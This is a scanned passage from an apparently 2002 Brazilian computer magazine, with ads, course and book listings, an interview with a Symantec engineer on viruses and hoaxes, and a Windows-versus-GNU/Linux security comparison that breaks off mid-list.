Uma descoberta acidental fez a alegria dos fãs de música que andam revoltados com os CDs protegidos contra cópia que já circulam nos mercados americano e europeu: drives e gravadores de CDs mais antigos podem ser mais eficientes do que essas canetas de retroprojetor. O site Vnunet.com (www.vnunet.com) afirma que a descoberta – capaz de burlar os sistemas de proteção menos óbvios que o da Sony – foi feita por acaso quando jornalistas tentaram copiar um CD em um aparelho novo, sem sucesso. A seguir, testaram no modelo LTN382 de 32X, da LiteOn, comprado dois anos antes, e a cópia foi feita sem problemas.

RECUPERAÇÃO DE DADOS

HDs , CDs , Disquetes , RAID , ZipDrive ...

Inacessíveis , Defeituosos , Formatados , Bad Block ,
Ataque de Vírus , Hackers , Arquivos corrompidos ,
Apagados , Senhas Esquecidas , Clones Físicos ...

Laboratório nos EUA (opcional)

Tel: (11)
5531-2370
5093-7397

Visite nosso site:
www.doctor-byte.com

Cursos do Mês

PHP e MySQL
06/07 a 03/08 - R$ 260,00 - 50 horas
Para entender como o PHP e o banco de dados MySQL trabalham individualmente e em conjunto.
Av. Pres. Vargas, 642 - 2º andar
Rio de Janeiro-RJ - Refrom (21)2583-0000
www.refrom.com.br/calendario.htm

Fundamentos de Auditoria de Sistemas de Informações
13/07 a 27/07 - R$ 576,00 - 24 horas
Conceitos nas áreas de controles internos e padrões de classificação.
Av. Paulista, 1499 - Cj. 1001 - 10º andar
Cerqueira Cesar - São Paulo - SP
R. do Mercado, 34 - 9º/12º/13º andar
Centro - Rio de Janeiro-RJ
IBPINET (11)3253-6364/6569
(21)2263-0429/2518-2165
www.ibpinet.net/asit

CIPT (Cisco IP Telephony)
15/07 a 19/07 - R$ 3.900,00
das 08h00 às 17h00
Prepara os trainee a trabalhar com a solução IP Telephony, da Cisco
Av. João Dias, 76 - 2º andar - São Paulo - SP
Telecon (11) 5524-2624/0800-135058
www.telecon.com.br
telecon@telecon.com.br

CVOICE (Cisco Voice Essentials)
22/07 a 26/07 - R$ 3.350,00
das 08h00 às 17h00
Ensina a implementar sistemas de comunicação baseados em voz sobre IP, voz sobre frame relay e ATM
Av. João Dias, 76 - 2º andar - São Paulo-SP
Telecon (11)5524-2624/0800 135058
www.telecon.com.br
telecon@telecon.com.br

Produção Web
04/07 a 19/07 - R$ 690,00
42 horas - 19h às 22h40
Ensina as formas de se trabalhar em ambiente Web, de modo otimizado e funcional
R. Apeninos, 601 - Paraíso
São Paulo - SP
Graph Work (11)288 1304;
(11)289-2647; (11)288-8276
www.graphwork.com.br
graphwork@graphwork.com.br

Livros

Criptografia e Segurança- O Guia Oficial RSA
Steve Burnett e Stephen Paine
392 páginas - Editora Campus - Preço: R$ 69,90

Escrito por dois funcionários da RSA Security, é um livro de referência para especialistas. Explica as diferenças entre a criptografia de chave simétrica e a de chave pública; como o PKI e o X.509 afetam a segurança; como o algoritmo da RSA funciona dentro dos protocolos.


Além disso, *Criptografia e Segurança* mostra como distinguir diferentes tipos de encriptação de algoritmos de chave simétrica e onde cada um deles é mais bem utilizado, além de descobrir como funcionam as senhas baseadas em encriptação. A leitura é indicada para quem já tem prévio conhecimento sobre segurança.

Redes de Distribuição de Conteúdo
Dimesh C. Verma - 208 páginas - Editora Campus - Preço: R$ 45,00

Escrito para operadores de rede, provedores de Internet arquitetos de rede, pesquisadores e estudantes de Ciência da Computação, este livro é uma visão geral abrangente para quem deseja entender os fundamentos de uma rede de distribuição de conteúdo.

A obra descreve os componentes que constituem uma CDN – rede de distribuição de conteúdo –, delineia as diferentes tecnologias que podem ser usadas dentro dessa rede e ilustra como diversas aplicações baseadas na Internet podem ser aceleradas com o uso de uma CDN.

Conhecendo o VBScript
Leandro Cristóvão - 96 páginas - Editora Visual Books
Preço: R$ 19,00




Concorrente direto do Jscript e JavaScript, a linguagem interpretada VBScript é utilizada principalmente em páginas Web, com o propósito de gerar interatividade entre os dados exibidos e o internauta. Sua aplicação é feita em parceria com a linguagem ASP. A idéia de escrever este livro surgiu do fato da linguagem VBScript ser mais usada com ASP (Active Server Pages) e também por ser simples. É voltado para quem quer saber um pouco mais sobre VBScript

ADO - Guia do Programador
Mike Gunderloy - 480 páginas - Editora Market Books - Preço: R$ 59,00

O ActiveX Data Objects (ADO) é uma revolução no que diz respeito a recuperar e mudar dados de várias origens. E estas origens não estão limitadas aos bancos de dados tradicionais, podem incluir arquivos de sistemas, contas de e-mails e mesmo dados na Internet.

Para as pessoas que já dominam as técnicas de desenvolvimento do Visual Basic, o ADO promete ajudar a desenvolver e implementar uma estratégia universal de acesso a dados para sua aplicação de banco de dados. O ADO - Guia do Programador vem com instruções para técnicas e tecnologias específicas. **PCM**



o tempo é curto para fotografar,revelar,enviar os cromos para scaneamento e tratamento das imagens,aprovar e dar saida em filme com a rapidez e qualidade que você precisa ?

nós temos a s

faça um teste em nosso estudio de

fotografia digital

imagens

scaneamento

tratamento

fusões

efeitos especiais

saída em filme

até 22" de l

plotagem grafica

provas

convencionais

digitais

Rua Embaré 94 - São Paulo - SP - S

11-5071-1406

www fastgraphbureau.com.br

Vírus, pra que te quero

Ricardo Costa, engenheiro de sistemas da Symantec, uma das principais empresas de segurança da Internet, fala sobre vírus e boatos na Web e como proteger-se deles

Por Sérgio Vinicius

A cada dia surgem centenas de vírus novos na Internet. Para minimizar esse problema, há empresas que pensam nisso 24 horas por dia, sete dias por semana. A Symantec é uma delas. Com laboratórios especializados em pesquisar e, claro, remediar os danos causados por essas pragas virtuais, ela tem milhares de profissionais, especialistas em segurança, que trabalham incessantemente. Entre eles está Ricardo Costa, engenheiro de sistemas da Symantec.

A Symantec possui um grande centro de pesquisa de segurança do mercado, o Security Response. Esse centro funciona pesquisando e recebendo informações sobre as tendências de ataques, o aumento de uma ameaça em particular, boatos e detecção de pragas. "Enviamos um mailing list automático e gratuito para nossos usuários cadastrados, alertando sobre o problema e dando um direcionamento para evitar a infecção até o envio das vacinas", afirma.

Na entrevista a seguir, Costa fala sobre o atual problema dos vírus que se propagam cada vez mais pela Web, sobre a suscetibilidade de ambientes Windows e Linux e, claro, de como os hoaxes (boatos) podem prejudicar os usuários, sistemas e empresas. Veja os principais trechos da conversa.

PC Master: Hoax e vírus caminham muito juntos pela Web. A maioria dos hoax, inclusive, fala sobre falsos vírus. Há como se precaver se contra eles?
Ricardo Costa: A prevenção para hoaxes seria a mesma que se usa para spam, isto é, filtrar as mensagens e bloquear conteúdo indesejado. Porém, a tarefa não é simples, já que cada mensagem hoax tem suas características próprias e muitas vezes o remetente é alguém conhecido. Existem diversos softwares que visam atender a demanda crescente de bloqueio de spam para o mercado caseiro. No corporativo, existem ferramentas mais especializadas que permitem uma filtragem mais avançada.

PC Master: E como saber que se trata de um hoax ou de um vírus verdadeiro?
Ricardo Costa: É relativamente fácil identificar um hoax. O primeiro aspecto, é que sempre é uma pessoa física que envia o e-mail dizendo que nenhum fabricante de antivírus tem ainda a vacina. Outro aspecto, é que sempre vem um parágrafo onde o suposto "vírus" estaria acabando com o mundo inteiro, parando Bolsas de Valores. Alguns chegam ao requinte de afirmações absurdas, como dizer que o vírus fará uma limpeza na sua conta bancária ou baterá nas crianças. Os fabricantes de softwares, agências de notícias e demais publicações online contam hoje com uma enorme velocidade de divulgação de novos ameaças. Não deve se confiar em

O elo mais fraco da segurança em um sistema de computadores tem um nome: ser humano

e-mails mirabolantes vindos de pessoas. Caso o usuário ainda queira se certificar basta navegar nos sites dos fabricantes de antivírus e procurar informações, que são de fácil acesso. A Symantec, por exemplo, possui uma área do site dedicada a hoaxes.

PC Master: Em uma pesquisa recente foi revelado que o vírus Klez foi a pior praga eletrônica já solta na Internet. O que ele apresentava de tão maligno?
Ricardo Costa: Em suma, os danos causados pelo Klez foram classificados como médios. O que o fez ser eleito a pior praga foi, na verdade, a velocidade de propagação e a quantidade de infecções pelo mundo. Como a maioria dos worms, eles se propagam fazendo uso, basicamente, do envio numeroso de e-mails, causando problemas de performance nos servidores de correio eletrônico das empresas e provedores de acesso. O que é mais complicado nos worms de hoje é o fato de que utilizam vulnerabilidades de sistema operacional e outros aplicativos, funcionando quase como um "hacker". Isso é o que chamamos de Blended Threats, ou ameaças combinadas.

PC Master: Não há forma de estar 100% seguro contra vírus na Internet. Então, quais os procedimentos para se estar o mais seguro possível?
Ricardo Costa: É imprescindível o uso de antivírus e firewall pessoal. Os vírus de hoje utilizam o melhor (ou pior) de ambos os mundos: vírus, ferramentas de ataque e vulnerabilidades. O uso desses softwares traz um bom nível de proteção. Porém, de nada adianta a tecnologia se o usuário não mantiver suas vacinas e regras de firewall atualizadas. Para elevar a proteção, há ainda a necessidade cultural, isto é, ações simples como não instalar softwares suspeitos e não abrir ou executar anexos estranhos, por exemplo.

PC Master: É verdade que o Windows é mais suscetível a vírus do que o Linux?

Ricardo Costa, da Symantec, é engenheiro de sistemas e especialista em segurança

Ricardo Costa: Do ponto de vista de segurança, tanto o Windows quanto sistemas baseados em Unix, como o Linux, se nivelam em problemas de segurança se não houver a correta configuração deles. O sistema operacional, seja qual for, é muito vulnerável quando instalado nas opções padrão.

No Windows, falhas de programação estão aparecendo constantemente e, por ser um sistema operacional comercial, muitas áreas do código são protegidas, impedindo uma configuração mais profunda.

Já o Linux não é ainda um sistema operacional que seja fácil para o usuário caseiro. Obviamente, o fato do Windows ter um número maior de usuários contribui para essa enorme avalanche de vírus. Primeiro porque se alguém cria um vírus, ele o quer ver espalhado no mundo e existem muito mais computadores com Windows nas residências e empresas do que Linux. Em segundo, o fato do Windows já ser bastante conhecido e de fácil programação possibilita a criação de vírus até mesmo por leigos em códigos.

PC Master: Há estatísticas sobre o número de vírus que surgem a cada dia?
Ricardo Costa: Não existe um número confiável sobre a quantidade de vírus criados. Isso depende muito da época do ano – se houve mudanças tecnológicas como um novo sistema operacional ou aplicação, se está havendo algum evento importante, como eleições, olimpíadas e copa do mundo. Além disso, muitos vírus nem mesmo chegam a ir para o mercado, ficando confinados ou inativos em laboratórios de pesquisas.

PC Master: Em média, quanto tempo depois de ser detectado um vírus a Symantec coloca o antivírus no ar?
Ricardo Costa: Isso depende do tipo de vírus. A enorme maioria das vacinas são criadas, testadas e disponibilizadas em menos de 3 horas. Outros requerem 10, 12, 15 horas. Às vezes dias.

PC Master: Quem está na frente nessa briga: antivírus ou vírus-makers?
Ricardo Costa: Essa corrida não tem competidores com largas vantagens. A pole position varia periodicamente, ou seja, em um momento os vírus-makers estão mais rápidos, em outro os fabricantes.

PC Master: Como funcionam os laboratórios de pesquisa da Symantec?
Ricardo Costa: O Security Response (laboratório de pesquisa) funciona 24x7x365 (24 horas por dia 7 dias por semana, 365 dias por ano) – nunca para – e está presente em diversos pontos estratégicos no mundo. O ambiente é composto por 3 camadas: cinturão de servidores de vacinas, servidores de análise e engenheiros de sistemas.

O cinturão de servidores serve para que nossos clientes tenham sempre a garantia de acesso às informações de vacinas e envio de amostras. Os servidores de análise verificam as amostras enviadas ao nosso centro e determinam qual é a infecção, principais características do vírus e meios de reparação ou remoção, além de testar a qualidade das vacinas. Os engenheiros de sistemas atuam somente quando há a necessidade de interpretações e testes onde o ser humano é inevitável. Isso confere uma disponibilidade sem precedentes na indústria, além de velocidade e qualidade.

PC Master: Qual o prejuízo anual de empresas devido ao ataque de vírus?
Ricardo Costa: É difícil precisar valores, pois muitas empresas não conseguem contabilizar as perdas financeiras, seja por falta de conhecimento para tal, seja pelo fato de que existem custos tangíveis e intangíveis. Quanto vale uma informação confidencial? Quanto vale a imagem da empresa? Quando vale a credibilidade? São fatores complicados de serem quantificados. Somente como base de entendimento, estima-se no mercado que, em 2001, as empresas americanas perderam cerca de US$ 266 bilhões com incidentes de segurança. Isso representa, em valores, algo em torno de 2,5% do PIB dos EUA. No mundo todo, estima-se as perdas em incríveis US$ 1,6 trilhão.

PC Master: O vírus *ILoveYou* tinha extensão VBS, coisa não utilizada há muito tempo. Quem tivesse um mínimo de conhecimento em informática não abriria uma extensão desse tipo. Por outro lado, algo como "ILoveYou" chama a atenção das pessoas. O que vale mais: a inteligência de quem desenvolve algo que se propaga sozinho ou a sensibilidade para se fazer propagar, atentando ao lado humano da questão?
Ricardo Costa: É comprovado que o elo mais fraco da segurança tem um nome: ser humano. Pessoas são facilmente ludibriadas, enganadas ou conduzidas. A tecnologia de propagação não é nada tão especial, a genialidade fica para as formas simples pelas quais eles se apresentam tentando puxar o interesse das pessoas.

Estima-se que as perdas das empresas no mundo todo, devido a ataques de vírus, seja de 1,6 trilhão de dólares

PC Master: ICQ, KazaA e Audiogalaxy são verdadeiras portas de entradas para vírus. O que fazer para tentar impedir a entrada de hackers?
Ricardo Costa: Todo e qualquer aplicação de colaboração, como os *instant messaging*, podem ser utilizados para propagação de vírus e ataques de hackers. É necessário configurar algumas opções de segurança nesses produtos, como não receber arquivos sem sua permissão e não divulgar seus dados pessoais. Isso varia de produto para produto e, mais uma vez, é fundamental o uso de um antivírus e firewall pessoal, atualizando constantemente suas vacinas e regras.

PC Master: Qual o vírus mais alarmante que você teve notícia?
Ricardo Costa: Não há como identificar um vírus em particular como sendo o mais 'forte' de todos, pois essa classificação depende de 3 fatores: velocidade de propagação, abrangência das infecções no mundo e nível de danos causados. Na indústria do antivírus, eu tenho uma opinião pessoal de que o divisor de águas foi o Melissa. Afinal, essa praga foi o primeira grande *worm* a causar um pandemônio e forçar os fabricantes a reavaliarem seus produtos e centros de pesquisa. O Chernobyl também foi bastante complicado devido aos danos que ele causava. Enfim, não vejo como fazer essa classificação, pois de tempos em tempos os vírus apresentam conceitos novos que não existiam anteriormente.

PC Master: Ainda nesse prisma qual o hoax mais alarmante que você já teve notícia?
Ricardo Costa: No caso dos hoaxes, um que foi muito comentado falava sobre um possível vírus destruidor que estaria escondido em um screen saver da Budweiser. Um dos mais recentes orienta os usuários a apagarem um arquivo do HD que supostamente seria um vírus mortal mas na verdade era um arquivo oficial do próprio Windows. **PCM**


Encontre o que falta em seus arquivos

com as edições anteriores da PC MASTER

Edição 61
- Com 2 CDs-ROM
- Edição especial de aniversario, com as dicas de especialistas das empresas e sites mais importantes sobre Linux no Brasil.
- Peanuts Linux 9.2 completo que ocupa apenas 400MB no HD

Edição 60
- Com 2 CDs-ROM
- Inteiramente Grátis: 1 CD-R virgem de 700Mb/80Min. 16x
- Tudo sobre gravação de CDs, midias, cores dos CDs virgens, gravadores, falhas e programas de gravação
- Mandrake Linux 8.2 completo

Edição 59
- Com 2 CDs-ROM
- Descrição e ficha técnica de 120 falhas de segurança para você testar e corrigir no Windows e Linux
- Verdades e mentiras sobre recuperação de HD
- Truques e dicas para seu Windows XP



Edição 58
- Com 2 CDs-ROM
- O Redmond Linux que está completo no CD-ROM 1 é fácil de usar e parece o Win XP
- Reduza custos compartilhando seu acesso à Internet com o BRMultiAcces - sem nenhuma limitação para até 5 usuários

Edição 57
- Com 2 CDs-ROM
- Conectiva LINUX 7.0 completo em português com Instruções detalhadas
- Tudo sobre o Visual Studio.NET
- Screenshots inéditos do sistema Lindows e entrevista com os inventores

Edição 56
- Com 2 CDs-ROM
- 30 Truques para Windows XP
- Conheça o sistema Lindows que roda Windows e Linux
- BeOS 5.03 sistema completo
- 55 Aplicativos Linux e Windows para usuários avançados

Edição 55
- Com 2 CDs-ROM
- Red Hat Linux 7.2 em versão original completa
- Kernel 2.4.7
- XFree 4.1
- My SQL 3.23.41
- Mozilla 0.9.2
- WindowMaker 0.65
- Firewall-config 0.95
- E muito mais...

Edição 54
- Com 2 CDs-ROM
- DVD no Linux
- Review StarOffice 6
- Mandrake 8.1 em versão exclusiva
- Ao todo sao 11 gerenciadores graficos diferentes e mais de 2000 programas para usuários avançados

Edição 53
- Com 2 CDs-ROM
- 30 Segredos do Windows 95, 98, Me e 2000
- Conheça o TechLinux 2.0 que reconhece o Windows e já vem com o novo Kernel, KDE e mais de 1000 aplicativos atualizados

Edição 52
- Com 2 CDs-ROM
- FreeBSD 4.3 completo
- Engarde Linux completo
- Kylix Open Edition
- Netscape 6.0 e Nautilus para Linux
- Ao todo, são 50 aplicativos para Windows e Linux

Ligue agora mesmo, informe a oferta 20PC e ganhe descontos especiais!

Ao ligar, informe esta oferta. Validade: 31/07/2002

OFERTA 20PC

(11) 3038-5050 ou 0800-557667

visite nosso site: www.europanet.com.br

EDITORA EUROPA 15

Windows e GNU/Linux: Ninguém está seguro

Linux e Windows possuem falhas de segurança que podem deixar você exposto aos mais diversos ataques. Conheça as vulnerabilidades de cada sistema e escolha o melhor

Por Fernando Lozano
fernando@lozano.eti.br

A Internet mudou completamente o significado do termo "segurança da informação". Antes, apenas instituições militares, indústrias desenvolvendo tecnologias revolucionárias ou grandes conglomerados financeiros realmente se preocupavam com a segurança dos seus sistemas de computação. Hoje qualquer empresa pequena e média, ou mesmo você, no conforto do seu lar, está preocupado com ataques de "crackers".

Nesta reportagem, você vai conhecer os problemas existentes e os recursos disponíveis nos dois sistemas mais populares hoje, o Windows e o GNU/Linux. Se o sistema operacional não for confiável, e se os serviços de rede oferecidos por eles não forem seguros, o melhor firewall do mundo não será garantia de segurança, porque o cracker utilizará os caminhos "normais" de acesso, como o servidor web, para atingir os seus objetivos.

O que é um sistema seguro?

Um sistema seguro, deve:

- Fornecer mecanismos para impedir o acesso não-autorizado às informações.
- Estar disponível para os usuários autorizados sempre que necessário
- Não possuir "brechas" que possibilitem o acesso não-autorizado.
- Ser resistente a tentativas de uso indevido, propositais ou acidentais.

Mitos e Fatos

Os defensores de cada sistema popularizaram uma série de preconceitos quanto à falta de segurança no sistema adversário. Há muita desinformação, pois não interessa às empresas admitir as reais virtudes e fraquezas do seu sistema. Ao mesmo tempo, existe também interesse na pouca divulgação do assunto, pois assim é possível cobrar valores extorsivos por produtos e serviços relacionados com segurança.

Mitos – Conheça alguns dos mitos mais populares

- O Windows é uma colcha de retalhos (todos gostavam de falar mal da IBM nos tempos do mainframe)
- O GNU/Linux vale o que é cobrado (é um brinquedo de adolescentes).
- Os crackers podem invadir facilmente o GNU/Linux porque têm acesso aos códigos-fontes
- Não se pode esperar por correções rápidas em um sistema que não tem uma empresa como responsável

Busca de vunerabilidades por palavra-chave

Componente	Windows	Linux
Sistema Operacional	92	44
Web Server (IIS vs Apache)	28	11
Script (ASP vs PHP)	7	7
SGBD (SQL Server vs MySQL)	3	2
Total	**130**	**64**

Fonte: CERT (www.cert.org), 20/04/2002

Vunerabilidades em aberto

Componente	Windows	Linux
Sistema Operacional	58	18

Fonte: CERT (www.cert.org), 20/04/2002

Fatos – Enquanto os mitos vão principalmente contra o Linux, no meio corporativo, onde os interesses financeiros das empresas tradicionais falam alto, os fatos indicam o oposto:

- Recentes ataques de vírus, como Code Red, Nimda ou Sircam, só afetavam sistemas Windows.
- O tempo entre a identificação de uma brecha e a liberação de uma correção no GNU/Linux é bastante inferior ao tempo no Windows
- Os grandes provedores Internet preferem utilizar o GNU/Linux, FreeBSD e outros sistemas Unix.

Vulnerabilidades – O Computer Emergency Response Team (CERT) é o principal organismo da Internet relativo à divulgação de vulnerabilidades e de como corrigi-las. Uma busca no banco de dados do CERT teve como resultado um total de 130 falhas no Windows e 64 no Linux (veja quadro *Busca de vulnerabilidades por palavra-chave*, acima).

As tabelas foram obtidas pela busca simples de palavras-chave. A busca por "Apache", por exemplo, retornou 28 vulnerabilidades, igual o IIS. Mas não se fala de bugs de segurança do Apache da mesma maneira que se fala do IIS. Examinando melhor os resultados da busca, é possível verificar que 17 dessas vulnerabilidades eram específicas do Oracle Application Server 9i, que é baseado no Apache, mas não se aplicam ao software fornecido com distribuições do GNU/Linux e nem a outros produtos baseados nele, como o WebSphere da IBM. Por isso, a tabela indica apenas 11 vulnerabilidades para o Apache.

Se restringirmos a busca às vulnerabilidades em aberto (ou seja, que não possuem um workaround ou correção do fabricante), a diferença de vulnerabilidades entre Windows e Linux aumenta ainda mais (veja quadro acima).


As vulnerabilidades devem ser divulgadas?

A reação da Microsoft à descoberta crescente de problemas de segurança em seus produtos foi criticar duramente quem quer que divulgue informações sobre novas vulnerabilidades, chamando-os de "irresponsáveis" e "alarmistas" e acusando-os de aumentarem os prejuízos aos usuários.

Mesmo sem considerar que a Microsoft e seus defensores têm interesses óbvios na não divulgação desses problemas, o fato é que as entidades mais respeitadas no mundo atualmente em termos de segurança de redes – NSA, CERT e IETF – afirmam que a informação deve estar disponível aos usuários, para que estes possam tomar medidas preventivas e corretivas ou até optar por mudar de produto.

Esta situação é passageira?

Os defensores de soluções Windows não se dão por vencidos, e levantam




outras questões:

- E quando o GNU/Linux atingir o nível de visibilidade do Windows?
- E quando houver milhões de desktops GNU/Linux conectados à Internet?
- E quando o Windows abandonar o legado do MS-DOS e do LAN Manager (NetBIOS)?

O argumento usado é que o Windows é mais vulnerável por ser mais exposto e mais chamativo, e que todos querem atacar o líder do mercado. De acordo com esse pensamento, se um dia o GNU/Linux for tão popular quanto o Windows, a atenção dos crackers e criadores de vírus se voltará contra ele, e suas vulnerabilidades serão expostas.

É bom lembrar, no entanto, que o GNU/Linux é o líder de mercado na web (de acordo com dados do www.netcraft.com): 65% dos web sites utilizam Apache, especialmente grandes provedores e lojas virtuais, contra 23% com IIS. Então, provavelmente, não é por falta de exposição que aparecem menos vulnerabilidades no GNU/Linux.



Grande parte das vulnerabilidades do Windows são oriundas do seu antigo subsistema de rede, baseado no NetBIOS, que está sendo abandonado em favor do Active Directory.

Arquitetura do Windows

O diagrama do Windows (veja quadro abaixo) fornece uma visão simplificada da arquitetura do Windows NT/2000.

O acesso a recursos do kernel, do executivo ou dos serviços, é controlado por meio de *tokens* fornecidos pelo LSA. Processos comuns não podem invocar chamadas do executivo. Apenas os processos especiais chamados "subsistemas" possuem esta capacidade, graças à tokens privilegiados que eles obtêm do LSA durante o boot.

A arquitetura de subsistemas veio do requisito original de emular o sistema OS/2 (para a migração dos usuários do LAN Manager) e de ser compatível com o padrão Posix (para atender às normas de compra do governo americano). Hoje apenas o subsistema Win32 e o LSA continuam evoluindo.


Aplicações interativas e de retaguarda (serviços) são programadas segundo APIs diferentes – e é este o significado das cores diferentes no diagrama. O sistema suporta uma única sessão interativa, daí os problemas de compatibilidade de aplicativos com o Terminal Services. Componentes propensos a falhas, como o USER e o GDI, responsáveis pela interface gráfica, foram incorporados ao executivo. O objetivo foi estimular a migração do Windows 95 para o NT 4.0, pois a arquitetura de segurança em três níveis torna o NT mais lento para aplicações de produtividade pessoal. Entretanto, se estes componentes rodam dentro do executivo, ficam livres do overhead e a diferença de performance diminui. Um bug na interface gráfica, porém, pode travar o sistema por completo.


Arquitetura do GNU/Linux

No diagrama do Linux (veja quadro na próxima página), você encontra uma visão simplificada da arquitetura do GNU/Linux. As duas únicas maneiras de limitar o acesso a um recurso no GNU/Linux são a restrição de operações ao root (*uid zero*) e os três níveis de permissões (dono, grupo e outros) associados ao sistema de arquivos. Se um recurso é mapeado para um arquivo (com um device) é possível definir estas permissões.

Por outro lado, um executável qualquer pode rodar com os privilégios do dono em vez dos privilégios do usuário corrente, de acordo com o atributo *set-user-id*.

O mecanismo de segurança e de delegação, depende de uma implementação de alta qualidade dos comandos do sistema.





Recursos de segurança do Windows vs GNU/Linux

A maneira padrão de se avaliar e classificar recursos de segurança em softwares vem do "Orange Book", um manual das forças armadas dos EUA que define níveis de segurança aceitáveis para cada atividade militar ou governamental, e que foi logo adotado por empresas com requisitos estritos de segurança, como o mercado financeiro.

A tabela "*Compare os recursos de cada sistema*" abaixo, fornece uma visão simplificada dos recursos de segurança dos dois sistemas, segundo a visão do Orange Book. Observe que na coluna "Windows" estamos falando apenas da linha NT, e que alguns dos recursos citados existem apenas no Windows 2000 (NT 5.0) e posteriores.

ACL: [illegible] dados que relacionam usuários, grupos e permissões a um objeto.
AD: Active Directory do Windows 2000 e posteriores.
Kerberos: componente do AD que fornece single sign on, ou seja, que autentica logins na rede, de forma segura, não sujeito a captura ou replay.

Comparando os mecanismos dos dois sistemas, a conclusão supreendente é que o Windows possui os melhores mecanismos, como:

- **Controle de acesso mais granular por meio de ACLs e objetos do kernel/executivo/serviços**

O Windows pode definir uma série de níveis de privilégios, em vez das duas opções (root ou usuário regular) pré fixadas no GNU/Linux.

- **Uso de tokens que podem ser passados de processo a processo ou mesmo para outros nós de rede (via Kerberos e AD)**

O NIS e o NFS (os sistemas de autenticação integrada e de compartilhamento de arquivos do Unix) não autenticam computadores. É muito fácil forjar *host names* e *uids* plugando novos computadores na rede, mas não é possível forjar o *token* fornecido pelo Kerberos, que é gerado a cada conexão.

- **Uso de mecanismos de autenticação challenge/response para conexões remotas**

